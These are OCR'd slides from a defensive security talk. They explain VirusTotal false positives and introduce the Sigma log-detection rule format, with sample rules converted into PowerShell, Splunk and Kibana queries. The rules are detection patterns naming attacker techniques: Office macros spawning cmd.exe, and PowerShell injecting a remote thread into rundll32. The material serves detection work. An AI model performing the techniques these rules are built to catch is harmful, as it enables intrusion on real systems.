
- Reasons for Virustotal false positives:
- Legitimate Microsoft software that is abused by attackers, such as PsExec downloaded directly from Microsoft Sysinternals:






Virustotal False Positives II

- Legitimate software is also sometimes flagged
  - Often because it's unsigned (yes, Microsoft still does this occasionally)
  - ...and scanned by an aggressive heuristic model
  - ...often by a new/small company





Enter Sigma

We have a lot of data, and a lot of tools to analyze the data

- Different data formats, different dashboard formats, etc.

1. Even in deployments of *same* SIEM…
   - **Field names** differ
   - **Data sources** differ
2. We collect in different log **formats**:
   - Windows logs – Syslog, JSON, XML
3. We have **no common language** to specify analytics


Sigma to the Rescue!

- Written by **Florian Roth** & **Thomas Patzke**
  - **"To logs, what Snort is to network traffic and YARA is to files"**
- High level **generic language for analytics**
- Best method so far of solving logging signature problem!
- **Enables analytics re-use and sharing** across orgs
  - MISP compatible - share and store aligned with threat intel
- Decouples rule logic from SIEM vendor and field names
  - Eliminates SIEM tribal knowledge
- **Blue teams needs this!!!**


SIGMA

How Sigma Works

```
title: Office Macro Starts Cmd
status: experimental
description: Detects a Windows
references:
    - https://www.hybrid-analys
author: Florian Roth
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
        Image: '*\cmd.exe'
    condition: selection
fields:
    - CommandLine
    - ParentCommandLine
```



Conversion of Signatures to Alert Queries



Rule Format

- Plain text YAML files
- Easy schema

1. **Metadata**
   - Title, status, description, references, tags, etc.
2. **Log Source**
   - What type, brand, and service is the log from?
3. **Detection** – List of Selectors
4. **Condition** – Logic for selector matching

Title, Metadata, and Log Source

Log source:
Windows Sysmon

Sysmon EventID 8 (create remote thread)

Terminal - root@ubuntu: ~/sigma-workshop/sigma

File Edit View Terminal Tabs Help

```
title: PowerShell Rundll32 Remote Thread Creation
status: experimental
description: Detects PowerShell remote thread creation in Rundll32.exe
author: Florian Roth
references:
    - https://www.fireeye.com/blog/threat-research/2018/06/bring-your-own-land-novel-red-teaming-technique.html
date: 2018/06/25
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 8
        SourceImage: '*\powers
        TargetImage: '*\rundll32.
    condition: selection
tags:
    - attack.defense_evasion
    - attack.execution
    - attack.t1085
    - attack.t1086
falsepositives:
    - Unkown
level: high
root@ubuntu:~/sigma-workshop/sigma#
```

Log Source Section

```
logsource:
    product: windows
    service: powershell
    description: 'It is recomm
```

Optional Classifiers:

- **category**: proxy, firewall, AV, IDS
  - For all logs of a **group of products**
- **product**: Squid, pfSense, Symantec, Snort, Windows
  - For all log outputs of **one product**
- **service**: SSH, DNS, DHCP
  - For a **subset of a products logs** – sshd, named, …
- **description**: Additional detail on log source, configs

Supported Outputs

- Splunk
- QRadar
- ArcSight
- Elasticsearch (Elastalert, Query strings, DSL, Watcher, & Kibana)
- Logpoint
- Qualys
- Windows Defender ATP
- PowerShell
- grep

Example: PowerShell syntax

- Generate PowerShell syntax for the PowerShell remote thread creation in Rundll32.exe event:

```
$ sigmac -t powershell sysmon_susp_powershell_rundll32.yml
```

- PowerShell Get-WinEvent syntax to locate that event:

```
PS:/> Get-WinEvent | where {($_.ID -eq "8" -and $_.message
-match "SourceImage.*.*\\powershell.exe" -and $_.message -
match "TargetImage.*.*\\rundll32.exe") } | select
TimeCreated,Id,RecordId,ProcessId,MachineName,Message
```

Example: Splunk syntax

- Generate Splunk syntax for the PowerShell remote thread creation in Rundll32.exe event:

```
$ sigmac -t splunk sysmon_susp_powershell_rundll32.yml
```

- Splunk syntax to locate that event:

```
(EventID="8" SourceImage="*\\powershell.exe"
TargetImage="*\\rundll32.exe")
```

Example: Kibana syntax

Terminal - root@ubuntu: ~/sigma-workshop/sigma

File Edit View Terminal Tabs Help

```
root@ubuntu:~/sigma-workshop/sigma# tools/sigmac -t kibana rules/windows/sysmon/sysmon_susp_powershell_rundll32.yml

[
  {
    "_id": "PowerShell-Rundll32-Remote-Thread-Creation",
    "_type": "search",
    "_source": {
      "title": "Sigma: PowerShell Rundll32 Remote Thread Creation",
      "description": "Detects PowerShell remote thread creation in Rundll32.exe",
      "hits": 0,
      "columns": [],
      "sort": [
        "@timestamp",
        "desc"
      ],
      "version": 1,
      "kibanaSavedObjectMeta": {
        "searchSourceJSON": "{\"index\": \"*\", \"filter\": [], \"highlight\": {\"pre_tags\": [\"@kibana-highlighte
d-field@\"], \"post_tags\": [\"@/kibana-highlighted-field@\"], \"fields\": {\"*\": {}}, \"require_field_match\": fa
lse, \"fragment_size\": 2147483647}, \"query\": {\"query_string\": {\"query\": \"(EventID:\\\"8\\\" AND SourceImage
.keyword:*\\\\\\\\powershell.exe AND TargetImage.keyword:*\\\\\\\\rundll32.exe)\", \"analyze_wildcard\": true}}}"
      }
    }
  }
]
root@ubuntu:~/sigma-workshop/sigma#
```

Demo Time!


TIME FOR A LIVE DEMO
38
WHAT COULD GO WRONG?
memegenerator.net

Thank you!

- Contact me on Twitter:
  - @eric_conrad
- DeepBlueCLI is available at: https://github.com/sans-blue-team/DeepBlueCLI/
- A copy of this talk is available at http://ericconrad.com
- Check out Security 511 for more blue team goodness: http://sec511.com
- Security 530 (Defensible Security Architecture) describes controls for preventing these types of attacks

References

1. Deconstructing Petya: how it spreads and how to fight back, https://nakedsecurity.sophos.com/2017/06/28/deconstructing-petya-how-it-spreads-and-how-to-fight-back/
2. Mandiant M-Trends 2015, https://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf
3. Command Line Kung Fu Episode #31: Remote Command Execution, http://blog.commandlinekungfu.com/2009/05/episode-31-remote-command-execution.html
4. https://github.com/jaredhaight/PSAttack
5. https://github.com/darkoperator/Posh-VirusTotal
6. https://www.virustotal.com/en/documentation/public-api/
7. http://blog.securityonion.net/2017/09/elastic-stack-alpha-release-and.html
8. https://github.com/philhagen/sof-elk
9. https://nxlog.co/products/nxlog-enterprise-edition
10. https://github.com/williballenthin/python-evtx
11. https://github.com/libyal/libevtx